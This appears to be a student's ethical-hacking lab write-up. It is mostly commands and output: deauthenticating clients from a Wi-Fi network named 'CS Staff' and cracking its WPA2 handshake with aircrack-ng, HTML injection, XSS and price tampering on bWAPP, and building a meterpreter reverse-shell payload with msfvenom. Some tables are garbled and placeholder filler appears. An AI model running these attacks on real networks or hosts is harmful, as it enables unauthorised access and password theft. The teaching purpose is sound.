BSSID	PWR	Beacon	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID					
08:3D:FD:D6:79:5C	-37	2	0	0	149	866	WPA2	CCMP	PSK	RealTime K7 Max					
0A:BA:D6:4A:95:7C	-68	2	0	0	11	180	WPA2	CCMP	PSK	1F Dexto Smart					
0A:BA:D6:4A:95:7C	-68	2	0	0	11	180	WPA2	CCMP	PSK	CS Staff					
D2:B8:3E:3B:38:50	-73	2	11	0	4	180	WPA2	CCMP	PSK	Vivo1935					
F4:3C:06:F1:05:06	-82	0	0	0	11	180	WPA2	CCMP	PSK	Access-1					
3A:10:A0:8D:30:52	-80	0	1	180	WPA3	CCMP	SAE	S5	CS						
16:C3:5E:03:0E:10	-43	16	91	0	3	54e	WPA2	CCMP	PSK	CS					
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes								
0A:BA:D6:4A:95:7C	68:FE:C3:33:BE:DB	-61	0	1	0	7									
0A:BA:D6:4A:95:7C	20:74:6A:BB:E5:C3	-79	24.0	1e	0	58	EAPOL redmi note 9,milind charkari,redmi no								
0A:BA:D6:4A:95:7C	8A:36:CB:E4:DA:20	-63	0	11	0	17									
16:C3:5E:03:0E:10	7:2A:DB:32:F8:D0	-83	1.6	2e	0	0									
16:C3:5E:03:0E:10	A2:74:33:5B:16:CD:DE	-1	5.6e	0	0	1									

Commands:

```
File Actions Edit View Help
(root@kali)-[/home/kali]
# airodump-ng --bssid 04:BA:D6:4A:95:7C --channel 11 --write handshake wlan0
23:29:18 Created capture file "handshake-03.cap".
```

```
airodump-ng -bssid [copied_bssid] -channel [copied_channel_no] -write  
[handshake-                               file-name-to-save]  
wlan0
```

File Actions Edit View Help

CH 11 | Elapsed: 2 mins | 2024-07-30 23:32 | interface wlan0 down

BSSID	PWR	RXQ	Beacons	#Data, #s	CH	MB	ENC	CIPHER	AUTH	ESSID
04:BA:D6:4A:95:7C	-67	0	31	11	0	11	130	WPA2	CCMP	PSK CS Staff


BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
04:BA:D6:4A:95:7C	BA:34:EB:EA:DA:D2	-83	0	11	0	4	
04:BA:D6:4A:95:7C	68:01:CA:13:BE:D8	-75	0	1	0	4	
04:BA:D6:4A:95:7C	20:74:5A:BB:C5:D3	-79	24e	1	0	4	
04:BA:D6:4A:95:7C	1A:06:3D:0C:BD:2D	-79	0	1	0	7	
04:BA:D6:4A:95:7C	20:68:9D:AB:7A:A4	-89	24e	1	0	5	

Commands:

37

```
File Actions Edit View Help
(root@kali)-[/home/kali]
# aireplay-ng --deauth 25 -a 04:BA:D6:4A:95:7C wlan0
23:34:08 Waiting for beacon frame (BSSID: 04:BA:D6:4A:95:7C) on channel 11
23:34:18 No such BSSID available.

(root@kali)-[/home/kali]
# aireplay-ng --deauth 25 -a 04:BA:D6:4A:95:7C wlan0
23:34:28 Waiting for beacon frame (BSSID: 04:BA:D6:4A:95:7C) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
23:34:32 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:33 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:33 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:34 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:34 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:35 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
```



```
File Actions Edit View Help
Ch 13 [Elapsed: 8 mins | 2024-07-30 23:38] WPA handshake: 04:BA:D6:4A:95:7C
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
04:BA:D6:4A:95:7C -64 100 0 0 0 11 130 WPA2 CCMP PSK CS Staff
BSSID STATION PWR Rate Lost Frames Notes Probes
04:BA:D6:4A:95:7C E4:0D:40:8D:3D:71 -90 1e-6 0 4
04:BA:D6:4A:95:7C 8A:34:EB:EA:DA:D2 -83 1e-11 0 39
04:BA:D6:4A:95:7C 68:FC:CA:33:8E:D8 -65 0-1 0 34
04:BA:D6:4A:95:7C 20:74:56:8B:C5:D3 -77 24e-1 0 47
04:BA:D6:4A:95:7C 1A:06:3D:4B:C8:2D -73 1e-10 0 49
04:BA:D6:4A:95:7C 20:60:9D:4B:7A:A4 -85 24e-1 0 10
Quitting...


(root@kali)-[/home/kali]
# #0: Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
# #1: Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
```

This Attack will Disconnect all the Connected Devices from the Wi-fi, which will help to Capture the Handshake file, when any of the Device try to re-connect to Wi-fi using Saved Password.

Step 6: Checking for Captured Wi-fi Handshake and its EAPOL Data.

In the Top Right-Side, if we get a message > WPA handshake: [BSSID] means it has successfully captured the Handshake file

Check for EAPOL Data inside the saved Handshake-03.cap file



Searching for 'eapol' in the filter search-box

handshake-01.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Wireshark

Filter: eapol


No.	Time	Source	Destination	Protocol	Length	Info
40485	240.289246	Zyxe1Communi_dd:d0:...	3e:37:9f:21:0b:7f	EAPOL	155	Key (Message 1)
40487	240.304406	3e:37:9f:21:0b:7f	Zyxe1Communi_dd:d0:...	EAPOL	157	Key (Message 2)
40489	240.313281	Zyxe1Communi_dd:d0:...	3e:37:9f:21:0b:7f	EAPOL	213	Key (Message 3)
40491	240.316910	3e:37:9f:21:0b:7f	Zyxe1Communi_dd:d0:...	EAPOL	133	Key (Message 4)
41278	242.670670	Zyxe1Communi_dd:d0:...	Apple_dd:1f:50	EAPOL	155	Key (Message 1)
46855	260.956073	Zyxe1Communi_dd:d0:...	Apple_dd:1f:50	EAPOL	155	Key (Message 1)
48648	266.983914	Zyxe1Communi_dd:d0:...	3e:37:9f:21:0b:7f	EAPOL	155	Key (Message 1)

Aim: Practical on
Wireless and Bluetooth
Attacks

Step 7: Cracking Wi-fi Hash Password from a Passwords List from Aircrack-ng by performing Dictionary Attack

Commands:

aircrack-ng handshake-filename.cap -w wordlist-filename.txt




```
File Actions Edit View Help
(root@kali)-[/home/kali]
# aircrack-ng handshake-03.cap -w passwords.txt
Reading packets, please wait ...
Opening handshake-03.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 68985 packets.

# BSSID      ESSID      Encryption
1 04:BA:D6:4A:95:7C  CS Staff  WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait ...
Opening handshake-03.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 68985 packets.

1 potential targets

21:36:07 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
21:36:08 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
21:36:08 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
21:36:09 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
```



It will take some time, depending on how big the Passwords List is & how much percent of accuracy it takes to match the Original Password with the Hash.

Finally, we have found the Key, Which is our matched password from the list.



AIM: PRACTICAL ON EXPLOITING WEB BASED APPLICATIONS

- Aim: To exploit vulnerabilities in web-based applications, focusing on HTML Injection, Cross-Site -Scripting (XSS), and parameter tampering using bWAPP and Burp Suite.
- Basic [Low Level] Exploitation:

Web Application - <https://bwapp.hakhub.net>

Login using > **username: test | password: test**

Choose HTML Injection – Reflected (GET)

Testing the login form, by providing first name last name along with a <p> tag used in html format, to check if it also displays the <p>tag.

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Enter

Welcome VAIBHAV JOYASHI

No `<p>` tag displayed, Hence Vulnerable to Html Injection.

Inputted some `<h1>` & `<h5>` tags with data inside it, to perform HTML Injection Attack

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome


/ VAIBHAV /

JOYASHI

HTML Injection Attack Successful!

- **Medium Level Exploitation:**


Aim: Practical on
Exploiting Web Based
Applications



Choose Cross-Site Scripting – Stored (Blog)




Submitted a normal text message in the input field



Entered a XSS (Cross-Site Scripting) Payload to check for Vulnerability
Payload: `<script>alert("XSS Testing")</script>`




- **Hard(Advanced) Level Exploitation:** Download Burpsuite




Enter commands





Get license



Aim: Practical on Exploiting Web Based Applications



Activation Request and Activation Response –



Open website do login and click on browse categories and select categories

change this by inserting your own information. This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.


painted by: [r4w8173](#)

the price of this item is: \$986




FoxyProxy Addon for Firefox for Burpsuite Connection


Go to proxy and On intercept



Change the price




Your command has been processed ...
[Back to homepage](#)



AIM: PRACTICAL ON USING METASPLOIT FRAMEWORK FOR EXPLOITATION

Copy IP Address


To learn exploitation with the Metasploit Framework by generating payloads, executing them in a controlled environment, and analyzing the results.



```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player  [Icons] 1 2 3 4 [Icons]
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)~$ sudo su
[sudo] password for kali:
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.126.128 netmask 255.255.255.0 broadcast 192.168.126.255
    inet6 fe80::3c2d:b51e:a84b:d1b4 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:47:d2:f7 txqueuelen 1000 (Ethernet)
    RX packets 19273 bytes 21587062 (20.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8916 bytes 1250746 (1.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  
```


Add above IP address to the




```

(kali@kali)~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.126.128 LPORT=8888 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
  
```

Copy the .exe file



Paste the .exe file in windows machine



```
